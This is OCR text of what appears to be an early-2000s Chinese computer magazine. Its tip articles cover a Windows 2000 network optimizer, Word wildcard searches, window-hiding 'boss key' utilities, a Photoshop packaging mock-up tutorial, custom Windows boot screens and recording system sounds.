在它的论坛上，我看到了很多人对它的赞誉之词。它是用VB写的，是专门为Cable/DSl用户设计的Windows2000下的网络优化软件(不过对于Modem用户也有一定的效果)。它主要是通过尽可能大地分配内存资源，从而推进网络适配器的运行，达到加速网络连接速度的目的。

Speedcorp Win2k Performance Enhancer对系统的要求较高，需要奔腾500MHz或更高的处理器，至少128MB的内存才能看到明显的效果。不过即使你的CPU性能稍低一些，你也可以看到一些提高，包括网络视频图像更流畅，文件传输和上载更快等显而易见的效果。

Speedcorp Win2k Performance Enhancer是自由软件，分为安装版和非安装版两个版本。安装版的文件大小是2MB，版本：2.20B，下载地址：http://wcarchive.cdrom.com/pub/3dfiles/tweakfiles/networking/speed2k.exe。



有些电脑可能由于文件版本的原因，在安装过程中会出现问题，不过这种概率很小。如果安装时出现问题，可以下载非安装版，文件大小：76kB，下载地址：http://www.speedcorp.net/broadband/2kenhancer/Win2K.exe。

Speedcorp Win2k Performance Enhancer的安装还需要有VB6 Runtime Files SP4，要不然无法成功安装。文件大小：1020kB，下载地址：http://download.microsoft.com/download/vb60pro/Redist/sp4/win98/EN-US/VBRun60sp4.exe。

安装前首先备份注册表。然后点击Speed2k.exe文件进行安装，在安装过程中会提示你是否同意许可协议，在“I agree with above terms and conditions”前打上对勾即可。

按Next，选择合适的目录进行安装。安装结束后，运行Speedcorp Win2k Performance Enhancer，在出现的窗口（如图）中点击Install键，弹出窗口询问你是否确定应用这个程序，如果确定还需要重新启动系统才能产生优化的效果。

现在，让我们看看优化后的效果吧。拨号上网，哇，网页显示速度确实比以前提高了不少，真是不比不知道啊。同时打开多个网站，网页显示的速度都很快。再看看下载速度如何。使用网络蚂蚁下载同一软件进行比较，未优化前下载文件的速度只有5kB左右，但现在有时达到9kB，基本上都保持在6-8kB之间，下载的时间也节省了不少。用Outlook Express发送带有附件的信件很快就发送出去了，接收信件的速度也比以前有了较大的提高。

不过，需要特别提醒大家注意的是：Speedcorp Win2k Performance Enhancer在不同的电脑上的优化效果可能有很大的不同！我在它的网站上也看到了不少批评和意见，看来机器不同效果也不同。我的电脑是奔腾800，128MB的内存，测试的效果不错。而在另一台奔腾266，64MB的电脑上测试，效果不是很明显。

如果觉得这个软件并不适合你的电脑，或者在使用该软件优化系统后发生了什么问题，你可以打开Speedcorp Win2k Performance Enhancer窗口，单击Remove按钮，就可以取消优化，系统重新启动后就恢复了原来的设置(当然，你也可以通过修改注册表来恢复原来的设置)。

下载Speedcorp Win2k Performance Enhancer试试吧，希望你也能和我一样，体会到网络优化的“爽”！(注意此程序不适用Windows 98/Windows Me，这些系统的用户弟兄们只能叹叹气了。)

在Word中使用“通配符”查找功能

□苏州　王东

在DOS或Windows系统下查找文件，我们常常会用到通配符“ * ”和“ ? ”，这样通过模糊查找可非常方便地找到所需要的文件。其实在Word中的“查找”命令也有这样的功能，可以让你进行非常复杂的查询。

单击“编辑”菜单中的“查找”或“替换”命令。在“查找内容”下应该看到“选项”的内容。如果看不到“使用通配符”项，单击“高级”按钮，将出现扩展高级对话框。再选中“使用通配符”复选框，即可开始我们的复杂查询（如图）。

请注意，这时“区分大小写”和“全字匹配”复选框会变暗，表示这些选项已自动选中，你不能清除这些选项。所以选中“使用通配符”复选框后，Word将只查找与指定文本精确匹配的文本。

在Word的“查找”命令中，除了“ * ”和“ ? ”两个通配符外，下面再列出Word中其他一些特殊的通配符。

任意单个字符“ ? ”

输入“ ?州 ”可以找到“苏州”、“杭州”等。

任意字符串“ * ”

输入“苏州 * 公司”可以找到“苏州APC公司”、“苏州明基电脑公司”等。

指定字符之一“ [ ] ”

输入“ [苏杭]州 ”就可以找到“杭州”、“苏州”。

指定范围内任意单个字符“ [x-z] ”（不适用于中文）

输入“ [a-f]ay ”可以找到“ bay ”、“ cay ”、“ day ”、“ eay ”、“ fay ”，范围必须用升序。

不包含指定范围以外的任意单字符“ [!x-z] ”（不适用于中文）

输入“ [!c-f]ay ”可以找到“ bay ”、“ gay ”和“ lay ”，但不会找到“ cay ”、“ day ”，范围必须用升序。

至少n个前一字符“ {n} ”

输入“ cho{1,}se ”可找到“ chose ”和“ choose ”

n到m个前一字符“ {n,m} ”

输入“ 73{2,4} ”可找到“ 733 ”、“ 7333 ”和“ 73333 ”，但不会包括“ 73 ”。

一个以上的前一字符“ @ ”

输入“ 12@3 ”可找到“ 123 ”、“ 1223 ”和“ 12223 ”

单词开始字符串“ < ”

输入“ <le ”可找到“ lead ”和“ less ”，而不会找到“ toilet ”。

单词结尾字符串“ > ”

输入“ ch> ”可找到“ sketch ”和“ tech ”，而不会找到“ chat ”。

另外，你还可以将这些通配符联合起来加以使用，实现更为复杂的查询功能。这时需要用括号将每一种查找括起来以表示查找处理的顺序。你可以通过输入“ <(pre)*(ed)> ”来查找所有以“ pre ”开头且以“ ed ”结尾的单词。

在Word中使用“通配符”功能时需要注意以下几点：

1.要查找已被定义为通配符的字符，那么需要在该字符前输入反斜杠（\），例如，要查找“ ? ”或者“ * ”，可输入“ \? ”和“ * ”。

2.如果使用了通配符，在查找文字时会大小写敏感。如果希望查找大写和小写字母的任意组合，那么请使用方括号通配符。例如输入“ [Hh]*[Tt] ”可找到“ heat ”、“ Hat ”或“ HAT ”，而用“ H*t ”就找不到“ heat ”。



3.使用通配符时，Word只查找整个单词。例如，搜索“ e*r ”可找到“ enter ”，但不会找到“ entertain ”。如果要查找单词的所有形式，需要使用适当的通配符字符。例如，输入“ <(e*r) ”可找到“ enter ”和“ entertain ”。

4.由于使用通配符时，Word无法识别在“查找内容”框中输入的以下项目的代码：尾注和脚注标记、域、段落标记、分节符、空格。若要查找这些项目，可以在“查找内容”框中输入以下替换代码（注意，域没有可用的替换代码）：

脚注标记或尾注标记	^2
段落标记	^13
分节符	^12
空格	空格{1,}（就是输入空格，然后输入“{1,}”）

希望这些小技巧对大家能有所帮助，为大家的日常编辑工作增添一些方便。



办公室秘笈之“障眼法

□山东 周斌

下了班，正在OICQ上和女朋友说悄悄话，同事进来劈头看见，真是无比尴尬……屏幕上正在打印一份商业秘密策划书，却老是有同事过来和你说话，好奇地瞅着你的屏幕，让你如坐针毡……偷偷打开女友照片，正满心喜滋滋时，赫然发现别人站在旁边……这些情况如何面对？请看办公室秘笈之“障眼法”！

一、“咖啡神功”NapAndCoffee

NapAndCoffee（如图1）是休息一下、喝杯咖啡的意思。它虽然不能隐藏什么窗口，却可以在屏幕上伪造一个非常逼真的程序安装、备份、复制的窗口。

这个小程序功能很简单，只要在三种Module下选择一种，然后在Title Bar Text或Progress Bar Text中选择一种方式，点击Launch就可以显示出电脑正忙的状态（如图2）。

文件大小：46kB（小巧玲珑喔，不要白不要）

下载地址:http://kinkodev.nexen.net/zip/NapAndCoffee.zip

二、Boss大法

有了这个软件，你以后再也不用担心被别人窥视了。别人一来，你只要按一个键就可以将所有打开的程序窗口都隐藏起来，再按一个键又能够把隐藏的窗口都找回来。如果你想隐藏什么程序，首先要把放大镜拖放到该程序的标题栏上，这时程序的Class Name和Window Title就会出现，点击Edit ini file，打开.ini文件，在boss.ini中添加一行就行了。现在按ESC键就可以隐藏窗口了。注意当Boss窗口处于开启状态时，热键不能工作（如图3）。

文件大小：48kB（嘿嘿嘿，小吧……）

下载地址:http://www.rohitab.com/boss/boss.exe

有了上面两个小工具，是否感觉胆气壮了许多？莫急，且看我独家珍藏之“Don't Panic”！

三、Don't Panic!

Don't Panic!的字面意思就是别惊慌。它既是一个独特的个人隐私保护程序，又是一个功能强大的系统清理程序，兼有隐藏和清理两项功能。它可以自动清除Internet文件，包括浏览器历史记录、地址栏下拉菜单




图1




图2



图3








图 4


图 5


图 7


图 6

中的URL、Cookies和缓存。它也可以清除Windows留下的各种记录，包括最近查看的文件、运行历史记录、查找历史记录、Windows剪贴板、回收站等。它最新的一项功能是智能控制上网浏览时弹出的窗口。

当然啦，这些不是我们最想要的，我们最需要的是：别人来了，只要轻轻一点鼠标或轻轻一敲键盘，就可以即刻关闭或隐藏桌面上所有的应用程序或窗口，用同样的办法又可以让所有的窗口马上出现在眼前。



下载与安装

Don't Panic!的最新版本是3.0，文件大小610kB，试用期30天，注册费$19.95。下载地址：http://www.panicware.com/downloads/DontPanic30Demo.exe。

下载该软件后，双击exe文件，选择合适的目录进行安装。安装之后会在程序菜单和桌面出现Don't Panic!的图标。双击图标，点击Continue Evaluation就可以在任务栏看到一个中间有黑色感叹号的黄色图标，这就是Don't Panic!。

基本使用方法

用鼠标右键单击任务栏上黄色的图标就可以看到如图4的菜单。点击菜单中的Panic!就可以隐藏桌面的所有程序及窗口，点击UnPanic!就可以恢复到原来状态。

Hide Window List中列出了隐藏的所有程序，选中这个程序，然后单击Unhide就可以取消隐藏。

如果你不想看到弹出的浏览器小窗口，你可以选择Do not Allow Browser Pop-up Windows。点击Hide Windows可以隐藏你打开的任何窗口。点击Clear Personal History Lists可以清除各种历史记录。

参数设置

点击菜单中的Preferences选项可以对程序的参数进行设置。

基本选项的设置

这个标签的Basic Options中包括关闭声音输出、隐藏Don't Panic!图标和关闭Don't Panic!程序（如图5）。Windows History选项中包括从开始菜单中清除最近打开的文档，清除运行、查找中的历史记录，清空回收站和剪贴板中的内容。单击Select Additional Folders To Clear，点击Add找到需要清除的文件夹，加入到Folders list下，这样Don't Panic!在隐藏桌面程序的同时还可以清空所选文件夹中的所有文件，如清空Windows临时文件夹中的文件。

Panic模式

Panic模式允许你配置Don't Panic!在激活时对桌面程序所采取的方式（如图6）。有以下几种方式：关闭当前活动窗口；关闭所有窗口；隐藏当前活动窗口；隐藏所有窗口；定制窗口（关闭或隐藏特定的窗口或程序）。

开始选项

在开始选项中，你可以定制Don't Panic!启动的方式（包括是否在Windows启动时开启程序；是否在任务栏显示程序图标等），还可以改变双击任务栏图标的效果（有10种效果，默认的效果是双击图标恢复所有窗口）。点击Restore Default Settings可以恢复到默认设置。点击Startup / Shutdown可以对程序是否在Windows启动和关闭时执行清除任务进行配置。

热键设置

系统默认的热键是，隐藏所有程序窗口用Ctrl+Space，恢复所有程序窗口用Ctrl+Backspace。不过我在写文章时经常要用到Ctrl+Space，所以没有把它设为热键。我设置的热键是，隐藏所有程序窗口用Page Up，恢复所有程序窗口用Page Down。但在右键菜单中显示的却是Num9和Num3，这一点请

注意。你可以根据自己的喜好和习惯进行热键设置。

选定图标

任务栏中默认的程序图标是黄色背景中有一个黑色的感叹号。你可以在系统图标中选择一个图标，也可以点击Use Blank，这样在程序被激活时就可以隐藏图标，别人就看不见你在使用Don't Panic!。不过在任务栏图标以前所在的位置双击左键或单击右键就又可以调出Don't Panic!。

限制弹出浏览小窗口

在你冲浪时经常会遇到弹出的小窗口，通过这个标签的设置可以限制小窗口的弹出，并通过声音或图标的闪现形式来提醒你是否有小窗口。

浏览选项设置

选中各个选项可以使程序在激活时自动清除Netscape 和Internet Explorer浏览器中的浏览历史记录、地址栏中的URL、Cookies和缓存。

安全设置

Don't Panic!提供了两种安全级别:热键保护和密码保护。

启动程序

Don't Panic!启动时可以伴随着启动任一程序，这一点对于经常使用某一个程序（如Word、Excel）的人来说很有好处。你可以让这些程序在前台工作，而让一些秘密的程序在后台工作。如果别人来了，你的电脑桌面上什么也没有，毕竟难以让人相信，所以这项功能还是很有用的^_^。

点击SELECT APPLICATION找到你想开启的程序图标，例如，我想在DON'T PANIC!启动时打开WORD程序，那么我就选择WORD的图标。确定后，WORD的图标就会出现在APPLICATION TO LAUNCH下（图7)。光打开WORD还不行，WORD中什么也没有还是要露馅的。所以再选择要打开的文档，别人来了，你也不必担心，他还以为你在打文件呢。

Panic 键

你可以在屏幕的四周选定一个特定的区域作为激活程序的区域。有上、下、左、右四个区域，不过一般选定屏幕的左边或右边。选定之后就可以看到一条闪动的红线（红线的长短可以设定），在红线的区域内点击鼠标左键（鼠标左右键可以设定）就可以隐藏桌面所有的程序窗口了。

网络设置

这个功能仅限于局域网中的注册版，演示版不能用。每一个许可的用户都有惟一的ID号，你可以设置是否允许列表中的人看到你在使用Don't Panic!,也可以设置是否在激活Don't Panic时向所有网内其他用户发出警报。

好了，“障眼法”你已经修炼成功了。

包装效果的制作

□北京 Dr. Killer

在商业设计中，设计师的创意无论如何精彩，最后展现在客户眼前的都必须是产品的最终效果，因为客户可没工夫去想象你的设计最后做成成品会是什么样子。所以商业设计一般会做一个实物的模型效果——不要忽视这一步，这个效果图的好坏将有可能直接影响客户对你的设计的喜好，从而决定你能否拿到那份订单！

系统要求：Photoshop5.0，硬盘剩余空间应在500MB以上，最好是在1.5GB左右。制作时要注意多存盘。

本例的文件初设大小为23.2cm×20.7cm、200dpi、RGB色；效果完成时，分层图占硬盘65.7MB；至于我所用的电脑，PC为赛扬II566、64MB内存，苹果机为G4-400、196MB内存，制作起来都较流畅；如果你的机器配置不够，可能会稍慢一点，如果实在太慢了，就把文件尺寸设小一些吧。

笔者制作的时间：40分钟(不含原包装平面部分的设计制作)。注：下述文章中，圆括号内所写的字母为PC用Photoshop的通用快捷键，要在英文输入法下键入，方括号内为苹果电脑上Photoshop所用的快捷键，使用PC机的朋友可以不予理睬。

复制层的方法为：鼠标选中需复制的层，不松开左键，将该层拉向Layers面板下的“Create New Layer”按钮，再松开左键即可。

首先假设你已经完成了包装的正、侧、顶面的平面设计图（如果你没有的话，也可以用3张有趣的图形代替），那么现在要做的就是把它们合成一个立体的效果图，并赋予一个三维的空间，以使它更真实。

由于制作上需要用到一些美术透视的知识，如果这方面不太熟悉的话，可以像我一样打一个草图。

1．新建一个文件：Ctrl+N[Command+N]，设为23.2cm×20.7cm、200Pixels/inch、RGB，Contents选White。

2.在工具面板下面点前景色(注：左上方框为前景色，右下为背景色）

Foreground Color并将Color Picker设为黑色，按住Shift键不动，用（N）键选Line Tool线条工具，并双击该工具，在Option面板上设Weight为6。

３.画图中的十二条包装线和一条背影线，要注意四条竖直的线要按住Shift键后再画，确保它们相互平行，而另外的八根线则两两成对，相互几乎平行而又在远处相交（如图1）。

如画得不好可用Ctrl+Z［Command+Z］还原后重画，实在不行就重头来过。




图1

画好了吗？什么，比我的还好？不会吧……这一步算是搭房子的骨架，剩下的事就容易多了——

把三个面一一贴在骨架上

１. 打开你的正面平面设计图，在Layers面板上点击右上方小三角，选Flatten Image合成一层，用（V）键选移动工具Move Tool，再把此层拖入到你的“骨架”窗口里 ；

２.用Ctrl+T［Command+T］进行变形处理，按住Ctrl［Command］键不放，用鼠标把此图四个角的控制点拖到骨架上它对应的四个角，整个过程就好像在把一张皮“填”在了包装的骨架框上 ；

３.重复１、２步，把你的包装侧面和顶面也“填”上去（如图2）。（呵呵，其实不难的，看看小编我的“杰作”（如图3），你就明白上面这段话什么意思了。）

看起来还不错吧？简直太简单了！其实你要是不讲究，把多余的黑线擦掉，拿这个出去也能唬唬人了。不过一般客户可没有那么容易糊弄，所以还是得再来点“精加工”……




图2




图3

接缝的处理

三个面的接缝无论如何做得如何精细，总难免有些小的错漏出现。对于这一点我是用一根细的白线压在上面（一白遮百丑？），一方面能盖掉错漏，一方面能体现纸盒的厚度感和立体的棱角感。

１.在Layers面板下点Create New Layer按钮新建一层；

２.用（M）键选择工具Rectangular Marquee Tool，在图中画一个细的长条，宽度为三个点（放大后可看到Photoshop图像由点组成），长度比最长的接缝略长，在工具面板下点选背景色Brackground Color，并在Color Picker中设为白色，用Ctrl+Backspace［Command+delete］填入颜色。

３.用Filter - Blur - Gaussian Blur 模糊1.5，用Ctrl+T［Command+T］点选它两头中间的控制点调节长度，再点选中部拖到适当位置并旋转角度，精确吻合接缝处并能完全盖住此条接缝。由于两头中间的控制点很难点中，所以一般要放大来选。

４.复制本层，再用Ctrl+T［Command+T］如步骤３一样盖住另一条接缝，再次复制本层，并用Ctrl+T［Command+T］变形，盖住最后一条接缝。

５.确认各白条的位置准确对准后，在Layers面板上分别点击这三层“白条层”眼睛右边的方框，把三层链接起来，再点Layers面板右上的小三角，选“Merge Linked”将这三层合成一层。

６.用(E)键选择橡皮工具Eraser Tool，在Brushes面板选择一个直径为10的笔触，把白条多余的部分擦除，注意擦除时要放大来做，以便擦得精确一些。

三个面亮度的调节

从效果图可知道，光线是从右上方而来，所以三个面的亮度也就各不相同，从画面分析来看应该是正前方最亮，顶上次之，而左侧最暗，具体调节如下：

１.在Layers面板上点击正面的面层，用Ctrl+L［Command+L］调节亮度，把Input Levels中间的一项由1.00调为1.20，选Image - Adjust - Brightness / Contrast调节对比度，设Contrast为12。

２.在Layers面板上点左边的侧面层，用Ctrl+L［Command+L］把Input Levels中间的那一项由1.00调为0.60。

正面加高光

此款包装的原定设计是要过光胶的，如果是成品包装盒，它会对光线有些反射而显得非常亮丽，所以我们做效果图时当然也不能少了这一点。现在来做正面斜的两条“光带”。

１.在Layers面板点Create New Layer按钮新建一层。

２.用（M）键选工具Rectangular Marquee Tool，在图中画一个细的长条，宽度为盒子左侧边宽并尽量长一点，在工具面板下面点选背景色Brackground Color，并在Color Picker设为白色，用Ctrl+Backspace ［Command+delete］填入颜色。

３.Ctrl+D［Command+D］取消选择范围，用Filter - Blur -

Gaussian Blur 模糊 85。

4.按住 Ctrl+Alt［Command+Option］键不动，拖动来复制一层。

5.用 Ctrl+T［Command+T］旋转调节斜度，点击中部拖动到盒子正面的右下部，点选它两头中间的控制点，调节长度让它完全超出盒子正面的边沿。

6.在 Layers 面板上点选刚才复制的那层，用 Ctrl+T［Command+T］变形，按住 Shift 键不动缩小到一半大，放开 Shift 键，旋转调节斜度和刚才的“光带”一致，点击中部拖动到盒子正面的左上部，点选它两头中间的控制点，调节长度让它完全超出盒子正面的边沿。

7.在Layers面板上分别点击两层眼睛右边的方框，将两层链接起来，点 Layers 面板右上的小三角，选择“Merge Linked”合成这两层。

8.在 Layers 面板上把此层的叠加模式设为 Color Dodge，透明度 Opacity 设为 55。

9.按住Ctrl[Command]键不动，在Layers面板上点击盒子正面的图层以取得它的范围，鼠标点选“光带”层，再在 Layers 面板中点击“Add Layer Mask”，为层加上遮罩即可。

背景的制作

背景的光线主要是给人一种空间感，所以色调上要和包装保持一致，具体做法如下：

1.在Layers面板下点Create New Layer按钮新建一层，并把此层拖到最下层。

2.鼠标点选 Linear Gradient Tool（G）“渐变工具”并双击，在Options面板上点Edit按钮，分别双击颜色控制块，在 Color Picker 中把两个颜色分别设为 R174 G186 B201 和 R217 G221 B229，按住 Shift 键不动，在图中上下画一下，作上下渐变，如果画反了可以用Ctrl+Z［Command+Z］取消后反过来画。

3.在 Layers 面板下点“Create New Layer”按钮新建一层。

4.按住Shift键不动，用(L)键选择Polygonal Lasso Tool 工具，按照草图画出下面“地平面”的范围（如图 4）。

5.选Linear Gradient Tool（G）工具并双击，在Options 面板上点 Edit 按钮，分别双击颜色控制块，在 Color Picker 中把两个颜色分别设为 R75 G78 B83 和 R119 G130 B139，按住 Shift 键不动在图中上下画一下，作上下渐变，Ctrl+D［Command+D］取消选择范围。

影子的制作

1.在Layers面板下点Create New Layer按钮新建一层，并把此层拖到背景层的上面。

2.用(L)键选择 Polygonal Lasso Tool 工具，画出影子的范围，在工具面板下面点选背景色Brackground Color并在 Color Picker 中设为黑色，用 Ctrl+Backspace［Command+delete］填入颜色（如图5）。

3.用 Filter-Blur-Gaussian Blur 模糊 10，在 Layers 面板上把此层的叠加模式设为 Multiply，透明度 Opacity 设为



Í¼4



图 5



图 6



图 7

83。

4.按住Ctrl[Command]键不动，在Layers面板上点击背影的平面层以取得它的范围，松开 Ctrl[Command]键点选影子层，在 Layers 面板下点击 Add Layer Mask 加上遮罩。

5.按(E)选橡皮工具，在 Brushes 面板选一个直径为 5 的笔触，把盒子右下角位置放大后，仔细地把多余的阴影擦除。

当然，**最后加上倒影就更完美了**（如果你做到这里，已经很累了，那么倒影可以暂时不做）：

1.在 Layers 面板点击盒子正面的层，复制本层，并把复制层拖到影子层之下。

2.用 Ctrl+T［Command+T］变形以吻合倒影的透视关系（如图 6）。

3.在 Layers 面板上把此层的叠加模式设为 Soft light，透明度 Opacity 设为 45；

4.对盒子的侧面重复以上三步操作即可得到盒子完整的倒影。

看看，咱们现在的包装盒效果图就完成了（如图7）！如何？可称得上完美吧？！你也来做上一个吧。

用Windows的画笔修改开关机画面

□福建　王寒晖



大家对Windows提供的开关机画面是不是有点厌倦了呢？！

哇,这么多人举手啊？！看来真的是厌了很久了……那么今儿个就让我带领大家打造一幅体现自己个性的开机画面吧！

工具？我们不需要什么专业的工具，我们只用Windows的“画笔”！

认识开关机画面

“开机画面”就是当你启动Windows后出来的第一个画面。开机画面的文件名为logo.sys，它保存在C盘根目录下。有时c:\logo.sys并不存在，但只要你把一张256色的BMP格式图片改名，保存为c:\logo.sys，即可让它变成你的开机画面。

“等待关机画面”就是提示“Windows正在关机……”的画面。等待关机画面的文件名为logow.sys，它一般是保存在c:\windows中。

“关机完毕画面”就是提示“现在可以完全关闭计算机了”的画面。关机完毕画面的文件名为logos.sys，它一般是保存在c:\windows中。

实际上，这些Windows的开关机画面是一幅256色的BMP位图文件（320×400像素），只不过把扩展名由“.bmp”改为“.sys”罢了。由于该文件扩展名是.sys，因此系统把它看作是系统文件，常规下在资源管理器下是看不到的。要看到它，你必须在“资源管理器”的“查看”菜单中选择“文件夹选项”，在弹出的对话框中点击“查看”标签，然后在高级设置框中“隐藏文件”下的“显示所有文件”前单击，使其成为选择状态，“确定”退出对话框。

制作开关机画面

首先我们打开Windows中的画图程序，单击“文件”菜单中的“新建”来新建一个画图文件。然后再单击“图像”菜单中的“属性”选项，在弹出的“属性”对话框中，将宽度设置成320，高度设置成400，然后按“确定”按钮（如图1）。



图 1

现在我们就可以在画布上涂鸦了，画你自己喜欢的东西吧＾-＾（熟归熟啊，你要是画个猪头再写上我的大名，我一样要告你诽谤的）。

制作完成后，单击“文件”菜单中的“保存”选项，在弹出的保存对话框中，指定保存的路径，并在文件名处输入logo（文件名可任意），在保存类型中选择“256色位图文件”（如图2）。




图 2

现在我们退出“画图”程序，进入资源管理器，将刚才保存的logo.bmp文件改名为logo.sys，并复制到C盘根目录下。

OK，我们的自制开机画面就搞定了。如果你心急，赶紧启动看看？

嗯，看来的确够味。不过你的涂鸦之作好像难登大雅之堂啊？还是来看看如何制作一幅精美的开机画面吧！

平时大家也许会看到其他一些制作精美的图形，也想利用它来制作自己的开关机画面。那该怎么做呢？首先，我们要把这幅图形转换成256色的BMP格式位图文件（利用图像浏览程序ACDSee就可以轻松转换了）。

首先我们将这幅图片在ACDSee中打开，然后点击“Tool”菜单的“Convert”选项。这时会弹出一个“Format Convert”对话框，在“Select the desired output format:”中选择“BMP”，然后再单击“OK”按钮即可保存为BMP文件（如图3）。





图 3

由于其保存的颜色位数是根据源图像的位数而定的，所以我们可以在画图中打开此文件进行编辑，然后再另存为256色的位图文件。当然啦，如果你在玩游戏的时候看到哪个漂亮美眉，也可以按下PrintScreen键将精美的图像拷贝到剪贴板上，然后在“画图”程序中按“Ctrl+V”将其复制到图片中……且慢，莫着急存盘改名，否则你的美眉会变得很难看！（不信你就试试看。）

这里涉及到一个修边和图像大小调整的问题。



声音系统自己做

□福建　寒风

大家都体验过Windows事件音效的妙处，也可选用不同的配音方案。不过大家有没有想过自己去弄些声音来，指定某些程序的声音效果呢？其实做起来很简单的，利用Windows中的录音机程序就可以实现。

前期准备工作

要进行录音当然需要硬件的配置，一块全双工的声卡、麦克风和音频线（或MIDI线）。安装好声卡的驱动程序后，将麦克风的插头插入声卡的MicroPhone（Mic）插孔，将音箱的插头插入声卡的Line Out插孔中。如果要录制一般的随身听或收音机的声音，就要用到音频线（或MIDI线）。将MIDI线的一端插头插入随身听或收音机的耳机插孔，另一端插入声卡的Line In插孔中。

接下来我们就要调整声音属性了，双击任务栏中的音量控制图标（黄色小喇叭形状的图标 14:39）。这时会弹出一个音量控制窗口，单击“选项”菜单中的“属性”选项，在弹出窗口中的“调整音量区”选择“录音”。如果是录制麦克风的声音，则在“显示下列音量控制”中选择“Mic”；如果是录制随身听或收音机的声音，则选择“Line - In”（如图1）。按下“确定”按钮后，音量控制窗口中就会出现各种录音方式的音量控制栏，就可以选择我们要使用的某种录音方式了。

例如笔者要用麦克风录制声音，则在Mic的录音控制栏下面勾选“选择”项，然后再调节栏中的音量，你可以根据自己的输入设备调节录音音量（注意：如果音量设定太小，会使录制出来的声音太小或没有声音，但是设置得太高又可能会使音箱发出干扰声音，大家可以按自己的需要进行调整）。另外，也可以调节左右声道的均衡器（也就是音量比例）（如图2）。

